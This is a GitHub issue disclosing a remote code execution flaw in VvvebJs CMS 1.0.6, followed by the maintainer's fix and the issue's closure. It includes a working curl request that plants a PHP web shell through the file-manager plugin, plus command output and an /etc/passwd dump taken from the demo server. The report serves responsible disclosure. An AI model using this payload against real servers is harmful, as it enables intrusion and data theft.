New issue

Critical Remote Code Execution (RCE) Vulnerability in VvvebJs CMS (v1.0.6) #289

Closed

chimmeee opened on Mar 10


Dear Vvveb Team,


I would like to bring to your attention a Remote Code Execution (RCE) vulnerability in VvvebJs CMS (version 1.0.6). This vulnerability allows an attacker to upload and execute malicious files on the server, leading to arbitrary code execution within the web server's context.


Vulnerability Details:
The issue stems from the plugin settings mechanism. Although plugins require administrator installation, certain plugins are pre-installed by default without any user interaction. This misconfiguration allows unauthenticated attackers to modify server files, ultimately leading to Remote Code Execution (RCE) in Vvveb CMS.

Proof of Concept (PoC):


1. Exploit on the Demo Server:


https://demo.vvveb.com/admin/index1.php?cmd=ifconfig
ASUS Software Portal ...
MyASUS Software - G...
Events
Execute
ens3: flags=4163 mtu 1500
inet 185.92.221.218 netmask 255.255.254.0 broadcast 185.92.221.255
inet6 fe80::5400:ff:fe5f:4bc8 prefixlen 64 scopeid 0x20
ether 56:00:00:5f:4b:c8 txqueuelen 1000 (Ethernet)
RX packets 91304004 bytes 12939062088 (12.9 GB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 119708695 bytes 273823094732 (273.8 GB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73 mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10
loop txqueuelen 1000 (Local Loopback)
RX packets 45416529 bytes 10251067006 (10.2 GB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 45416529 bytes 10251067006 (10.2 GB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


demo/public/admin:Vvveb - File
demo.vvveb.com/admin/index1
https://demo.vvveb.com/admin/index1.php?cmd=id
ASUS Software Portal ...
MyASUS Software - G...
Events
Execute
uid=1002(www) gid=1002(www) groups=1002(www)




```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:109::/var/run/dbus:/bin/false
lxd:x:107:65534::/var/lib/lxd/:/bin/false
dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/bin/false
pollinate:x:110:1::/var/cache/pollinate:/bin/false
givan:x:1000:1000:givan,,,:/home/givan:/bin/bash
mysql:x:111:115:MySQL Server,,,:/nonexistent:/bin/false
www/:x:1001:1001::/home/www:/bin/false
www:x:1002:1002::/home/www:/bin/false
landscape:x:103:105::/var/lib/landscape:/usr/sbin/nologin
systemd-coredump:x:998:998:systemd Core Dumper:/:/sbin/nologin
clamav:x:114:119::/var/lib/clamav:/bin/false
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
tss:x:112:117:TPM software stack,,,:/var/lib/tpm:/bin/false
fwupd-refresh:x:113:122:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
```





Run command to edit and create index1.php and achive code execution:

curl --path-as-is -i -s -k -X $'POST'
-H $'Host: demo.vvveb.com' -H $'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0' -H $'Accept: application/json, text/javascript, /; q=0.01' -H $'Accept-Language: en-US,en;q=0.5' -H $'Accept-Encoding: gzip, deflate, br' -H $'Content-Type: application/x-www-form-urlencoded; charset=UTF-8' -H $'Content-Length: 575' -H $'X-Requested-With: XMLHttpRequest' -H $'Origin: https://demo.vvveb.com' -H $'Sec-Fetch-Dest: empty' -H 'Sec-Fetch-Mode: cors' -H $'Sec-Fetch-Site: same-origin' -H $'Priority: u=0' -H $'Referer: https://demo.vvveb.com/admin/?module=plugins/file-manager/view' -H $'Te: trailers' --data-binary $'cmd=put&target=l1_cHVibGljL2FkbWluL2luZGV4MS5waHA&encoding=UTF-8&content=%3Chtml%3E%0A%3Cbody%3E%0A%3Cform+method%3D%22GET%22+name%3D%22%3C%3Fphp+echo+basename(%24_SERVER%5B'PHP_SELF'%5D)%3B+%3F%3E%22%3E%0A%3Cinput+type%3D%22TEXT%22+name%3D%22cmd%22+autofocus+id%3D%22cmd%22+size%3D%2280%22%3E%0A%3Cinput+type%3D%22SUBMIT%22+value%3D%22Execute%22%3E%0A%3C%2Fform%3E%0A%3Cpre%3E%0A%3C%3Fphp%0A++++if(isset(%24_GET%5B'cmd'%5D))%0A++++%7B%0A++++++++system(%24_GET%5B'cmd'%5D+.+'+2%3E%261')%3B%0A++++%7D%0A%3F%3E%0A%3C%2Fpre%3E%0A%3C%2Fbody%3E%0A%3C%2Fhtml%3E&reqid=1957fa43e8c5e' $'https://demo.vvveb.com/admin/?module=plugins/file-manager/view&action=connector'

Visit: https://demo.vvveb.com/admin/index1.php and get RCE

2. Localhost Exploitation (Docker Setup):
   The issue has been verified on a locally installed instance of Vvveb CMS (Docker image).





Impact:
Since this is a Remote Code Execution (RCE) vulnerability, an attacker could:

1. Execute arbitrary code within the web server's context.
2. Gain unauthorized access to sensitive data.
3. Escalate privileges and launch further attacks on the server.

Recommendation:
It is strongly advised that developers implement security patches to mitigate this vulnerability. Specifically:

1. Introduce a plugin disabling function to prevent unauthorized access.

2. Ensure that plugins require explicit administrator approval before activation.
3. Restrict unauthorized users from modifying server-side files.

Prompt action is necessary to protect users and servers from exploitation. Please consider addressing this issue in the next update.

Thanks and Best regards,

PawnCS Teams

givanz added a commit that references this issue on Mar 10

`Added new deny rules for demo role to restrict plugin install and als.` ... `dd74abc`

givanz on Mar 10 — Owner

Hi

Thank you for reporting the vulnerability.

This was caused by demo role permissions missing deny rule for plugin install.

I added a new rule to restrict access to plugin install and also a specific rule for file manager plugin that allows file uploading.

I also added a restriction for file manager plugin to work only for super admin and admin roles.

chimmeee on Mar 10 — Author

Hi,

Thanks for the quick response!
Since the necessary security measures have been applied and the issue is now resolved, we can go ahead and close it.
As the vulnerability has been fixed, I will proceed with requesting a CVE ID. This will help raise user awareness and encourage upgrading to the latest version of the software.

Thanks, and Best regards,
PawnCS Team

👍 2

chimmeee closed this as completed on Mar 10

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

Code with Copilot Agent Mode

No branches or pull requests

Participants